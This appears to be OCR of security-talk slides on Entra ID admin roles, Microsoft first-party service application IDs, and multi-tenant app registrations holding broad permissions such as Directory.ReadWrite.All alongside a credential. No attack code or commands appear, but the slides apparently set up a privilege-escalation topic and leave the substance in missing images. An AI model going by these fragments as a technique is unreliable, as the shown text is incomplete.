

Global Administrator


Application Administrator
Cloud Application Administrator

Application Administrator Role



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File Action View Help
Services (Cloud)
Name Description Status Startup Type Log On As
Office 365 Exchange Online Running Automatic 00000002-0000-0ff1-ce00-000000000000
Office 365 SharePoint Onli... Running Automatic 00000003-0000-0ff1-ce00-000000000000
Microsoft Teams Running Automatic 1fec8e78-bce4-4aaf-ab1b-5451cc387264
Azure Key Vault Running Automatic 589d5083-6f11-4d30-a62a-a4b316a14abf
Microsoft Office 365 Portal Running Automatic 00000006-0000-0ff1-ce00-000000000000
Azure Bastion Running Automatic 79d7fb34-4bef-4417-8184-ff713af7a679
Microsoft Intune Running Automatic 9cb77803-d937-493e-9a3b-4b49de3f5a74
Azure Portal Running Automatic c44b4083-3bb0-49c1-b47d-974e53cbdf3c
Windows 365 Running Automatic 0af06dc6-e4b5-4f28-818e-e78e62d137a5
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
Extended Standard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Windows 365 Running Automatic 0af06dc6-e4b5-4f28-818e-e78e62d137a5
M365 Admin Service Running Automatic 6b91db1b-f05b-405a-a0b2-e3f60b28d645
Device Registration Service Running Automatic 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9
Microsoft Rights Managem... Running Automatic 00000012-0000-0000-c000-000000000000
OfficeClientService Running Automatic 0f698dd4-f011-4d23-a33e-b36416dcb1e6
IAM Supportability Running Automatic a57aca87-cbc0-4f3c-8b9e-dc095fdc8978
Azns AAD Webhook Running Automatic 461e8683-5575-4561-ac7f-899cc907d62a
O365Account Running Automatic e158eb19-34ac-4d1b-a930-ec92172f7a97
AD Hybrid Health Running Automatic 6ea8091b-151d-447a-9013-6845b83ba57b
OCaaS Worker Service Running Automatic 167e2ded-f32d-49f5-8a10-308b921bc7ee
Microsoft Threat Protection Running Automatic 8ee8fdad-f234-4243-8f3b-15c294843740
Service Encryption Running Automatic dbc36ae1-c097-4df9-8d94-343c3d091a76
ACR-Tasks-Network Running Automatic 62c559cd-db0c-4da0-bab2-972528c65d42
O365 Demeter Running Automatic 982bda36-4632-4165-a46a-9863b1bbcf7d
MAPG Running Automatic cc46c2aa-d508-409b-aeb7-df7cd1e07aaa
Outlook Web App Widgets Running Automatic 87223343-80b1-4097-be13-2332ffa1d666
TeamsLinkedInLiveApp Running Automatic 31ba6d5c-2e14-40fb-bbcb-27dc8a1bfaf5
MS-PIM Running Automatic 01fc33a7-78ba-4d2f-a4b7-768e336e890e
SubstrateActionsService Running Automatic 06dd8193-75af-46d0-84bb-9b9bcaa89e8b
Azure ESTS Service Running Automatic 00000001-0000-0000-c000-000000000000
Graph Connector Service Running Automatic 56c1da01-2129-48f7-9355-af6d59d42766
console-m365d Running Automatic f18b59c9-5926-4a65-8605-c23ec8c7e074
Office365 Shell SS-Server Running Automatic e8bdeda8-b4a3-4eed-b307-5e2456238a77
Azure AD Notification Running Automatic fc03f97a-9db0-4627-a216-ec98ce54e018
Yggdrasil Running Automatic 78e7bc61-0fab-4d35-8387-09a8d2f5a59d
Extended Standard

Application primer

Multi-tenant applications

Publisher Tenant

Multi-tenant applications

Publisher Tenant

App Registration

Some Application

86261278-59ef-4d12-8e21-0c1d99a5e6d1

Application Permissions

User.ReadWrite.All

Directory.ReadWrite.All

Group.Read.All

Credential 

Multi-tenant applications

Publisher Tenant

App Registration

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

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

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




Multi-tenant applications

Customer Tenant



Publisher Application



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

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

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

